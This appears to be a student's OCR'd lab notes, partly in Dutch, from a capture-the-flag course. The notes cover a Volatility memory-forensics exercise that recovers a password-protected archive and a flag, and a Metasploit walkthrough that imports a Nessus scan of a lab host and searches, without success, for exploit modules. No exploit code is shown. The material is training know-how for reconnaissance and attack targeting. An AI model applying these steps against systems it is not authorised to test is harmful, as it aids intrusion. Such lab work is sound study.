
- Hash decrypteren
- goodmorningindia

Blue B

- Filescan
- .\volatility_2.6_win64_standalone.exe -f .\Alissas-PC.raw --profile=Win7SP1x64 filescan




```
PS D:\Users\Gebruiker\Desktop\volatility_2.6_win64_standalone> .\volatility_2.6_win64_standalone.exe -f .\Alissas-PC.raw
 --profile=Win7SP1x64 filescan
Volatility Foundation Volatility Framework 2.6
Offset(P)            #Ptr   #Hnd Access Name
```




```
0x000000003fa3dd10     16      0 R--r-d \Device\HarddiskVolume2\Windows\System32\en-US\consent.exe.mui
0x000000003fa3ebc0      1      0 R--r-- \Device\HarddiskVolume2\Users\Alissa Simpson\Documents\Important.rar
0x000000003fa3ef20     12      0 R--r-d \Device\HarddiskVolume2\Windows\System32\elslad.dll
```

Blue B

- File extracteren
- Dumpfiles
- .\volatility_2.6_win64_standalone.exe -f .\Alissas-PC.raw --profile=Win7SP1x64 dumpfiles --physoffset=0x000000003fa3ebc0 --dump-dir="Path"




```
ERROR   : volatility.debug    : DUMP_DIR is not a directory
PS D:\Users\Gebruiker\Desktop\volatility_2.6_win64_standalone> .\volatility_2.6_win64_standalone.exe -f .\Alissas-PC.raw
 --profile=Win7SP1x64 dumpfiles --physoffset=0x000000003fa3ebc0 --dump-dir=D:\Users\Gebruiker\Desktop\volatility_2.6_win
64_standalone\dump
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0x3fa3ebc0   None   \Device\HarddiskVolume2\Users\Alissa Simpson\Documents\Important.rar
```



Name	Date modified	Type	Size
file.None.0xfffffa8001034450.dat	30/04/2021 22:20	DAT File	44 KB


Blue B

- Winrar
- Wachtwoord



file.None.0xfffffa8001034450.dat - RAR archief, oorspronkelijke grootte 46,045 bytes

Naam	Grootte	Ingepakt	Type
..			File folder
flag3.png *	46,045	41,856	PNG File



flag{w3ll_
3rd_stag
e_was_e
asy}


MEM LABS

Red C

- Metasploit installeren
- Kali linux

Red C – Server 16


- Rapport importeren
- DB_import PATH/FILE
- Hosts
- Services



```
[*] Connected to msf. Connection type: postgresql.
msf6 > hosts

Hosts
=====

address        mac  name           os_name  os_flavor  os_sp  purpose  info  comments
-------        ---  ----           -------  ---------  -----  -------  ----  --------
192.168.0.247       192.168.0.247  Unknown                    device

msf6 > services 192.168.0.247
Services
========

host           port  proto  name   state  info
----           ----  -----  ----   -----  ----
192.168.0.247  80    tcp           open
192.168.0.247  3389  tcp    msrdp  open
```

Red C – Server 16


- vulns




```
msf6 > vulns

Vulnerabilities
===============

Timestamp                Host           Name                                                  References
---------                ----           ----                                                  ----------
2021-05-02 12:51:24 UTC  192.168.0.247  Common Platform Enumeration (CPE)                     NSS-45590
2021-05-02 12:51:24 UTC  192.168.0.247  Nessus Scan Information                               NSS-19506
2021-05-02 12:51:25 UTC  192.168.0.247  SSL Session Resume Supported                          NSS-51891
2021-05-02 12:51:25 UTC  192.168.0.247  SSL Medium Strength Cipher Suites Supported (SWEET32)  CVE-2016-2183,NSS-42873
2021-05-02 12:51:25 UTC  192.168.0.247  SSL Cipher Block Chaining Cipher Suites Supported     NSS-70544
2021-05-02 12:51:25 UTC  192.168.0.247  TLS Version 1.0 Protocol Detection                    NSS-104743
2021-05-02 12:51:25 UTC  192.168.0.247  SSL Perfect Forward Secrecy Cipher Suites Supported   NSS-57041
2021-05-02 12:51:25 UTC  192.168.0.247  TLS Version 1.2 Protocol Detection                    NSS-136318
2021-05-02 12:51:25 UTC  192.168.0.247  TLS Version 1.1 Protocol Detection                    NSS-121010
2021-05-02 12:51:25 UTC  192.168.0.247  SSL RC4 Cipher Suites Supported (Bar Mitzvah)         CVE-2013-2566,CVE-2015-2808,BID-58796,BID-73684,NSS-65821
2021-05-02 12:51:25 UTC  192.168.0.247  SSL Cipher Suites Supported                           NSS-21643
2021-05-02 12:51:25 UTC  192.168.0.247  OS Identification Failed                              NSS-50350
2021-05-02 12:51:25 UTC  192.168.0.247  SSL Self-Signed Certificate                           NSS-57582
2021-05-02 12:51:25 UTC  192.168.0.247  SSL Certificate Cannot Be Trusted                     NSS-51192
2021-05-02 12:51:25 UTC  192.168.0.247  SSL Certificate Information                           NSS-10863
2021-05-02 12:51:25 UTC  192.168.0.247  SSL / TLS Versions Supported                          NSS-56984
2021-05-02 12:51:25 UTC  192.168.0.247  Terminal Services Use SSL/TLS                         NSS-64814
2021-05-02 12:51:25 UTC  192.168.0.247  Windows Terminal Services Enabled                     NSS-10940
2021-05-02 12:51:25 UTC  192.168.0.247  HyperText Transfer Protocol (HTTP) Information        NSS-24260
2021-05-02 12:51:25 UTC  192.168.0.247  HTTP Server Type and Version                          IAVT-0001-T-0931,NSS-10107
2021-05-02 12:51:25 UTC  192.168.0.247  HTTP Methods Allowed (per directory)                  NSS-43111
2021-05-02 12:51:25 UTC  192.168.0.247  Web Server Unconfigured - Default Install Page Present  NSS-11422
2021-05-02 12:51:25 UTC  192.168.0.247  Traceroute Information                                NSS-10287
2021-05-02 12:51:25 UTC  192.168.0.247  Nessus SYN scanner                                    NSS-11219
2021-05-02 12:51:25 UTC  192.168.0.247  Nessus SYN scanner                                    NSS-11219
```

Red C– Server 16

- Zoeken naar modules



```
msf6 > search reference:Interrupt: use the '
msf6 > search reference:NSS-45590
[-] No results from search
msf6 > search reference:NSS-19506
[-] No results from search
msf6 > search reference:NSS-51891
[-] No results from search
msf6 > search reference:NSS-51891
[-] No results from search
msf6 > search reference:CVE-2016-2183
[-] No results from search
msf6 > search reference:NSS-42873
[-] No results from search
msf6 > search reference:NSS-70544
[-] No results from search
msf6 > search reference:NSS-104743
[-] No results from search
msf6 > search reference:NSS-57041
[-] No results from search
msf6 > search reference:NSS-136318
[-] No results from search
msf6 > search reference:NSS-121010
[-] No results from search
msf6 > search reference:CVE-2013-2566
[-] No results from search
msf6 > search reference:NSS-2010-2075
[-] No results from search
msf6 > search reference:CVE-2010-2075
```




```
msf6 > search reference:CVE-2015-2808
[-] No results from search
msf6 > search reference:BID-58796
[-] No results from search
msf6 > search reference:BID-73684
[-] No results from search
msf6 > search reference:NSS-65821
[-] No results from search
msf6 > search reference:NSS-21643
[-] No results from search
msf6 > search reference:NSS-50350
[-] No results from search
msf6 > search reference:NSS-57582
[-] No results from search
msf6 > search reference:NSS-51192
[-] No results from search
msf6 > search reference:NSS-10863
[-] No results from search
msf6 > search reference:NSS-56984
[-] No results from search
msf6 > search reference:NSS-64814
[-] No results from search
msf6 > search reference:NSS-10940
[-] No results from search
msf6 > search reference:NSS-24260
[-] No results from search
msf6 > search reference:IAVT-0001-T-0931
[-] No results from search
msf6 > search reference:NSS-10107
[-] No results from search
msf6 > search reference:NSS-43111
[-] No results from search
msf6 > search reference:NSS-11422
[-] No results from search
msf6 > search reference:NSS-10287
[-] No results from search
msf6 > search reference:NSS-11219
[-] No results from search
msf6 > search reference:NSS-11219
[-] No results from search
msf6 >
```

Red C – SimpleWin

- Vorig rapport verwijderen
  -> Hosts –d 192.168.0.247
- Nieuw rapport laden
  ->DB_import PATH/FILE

Red C – SimpleWin

- Hosts
- Services

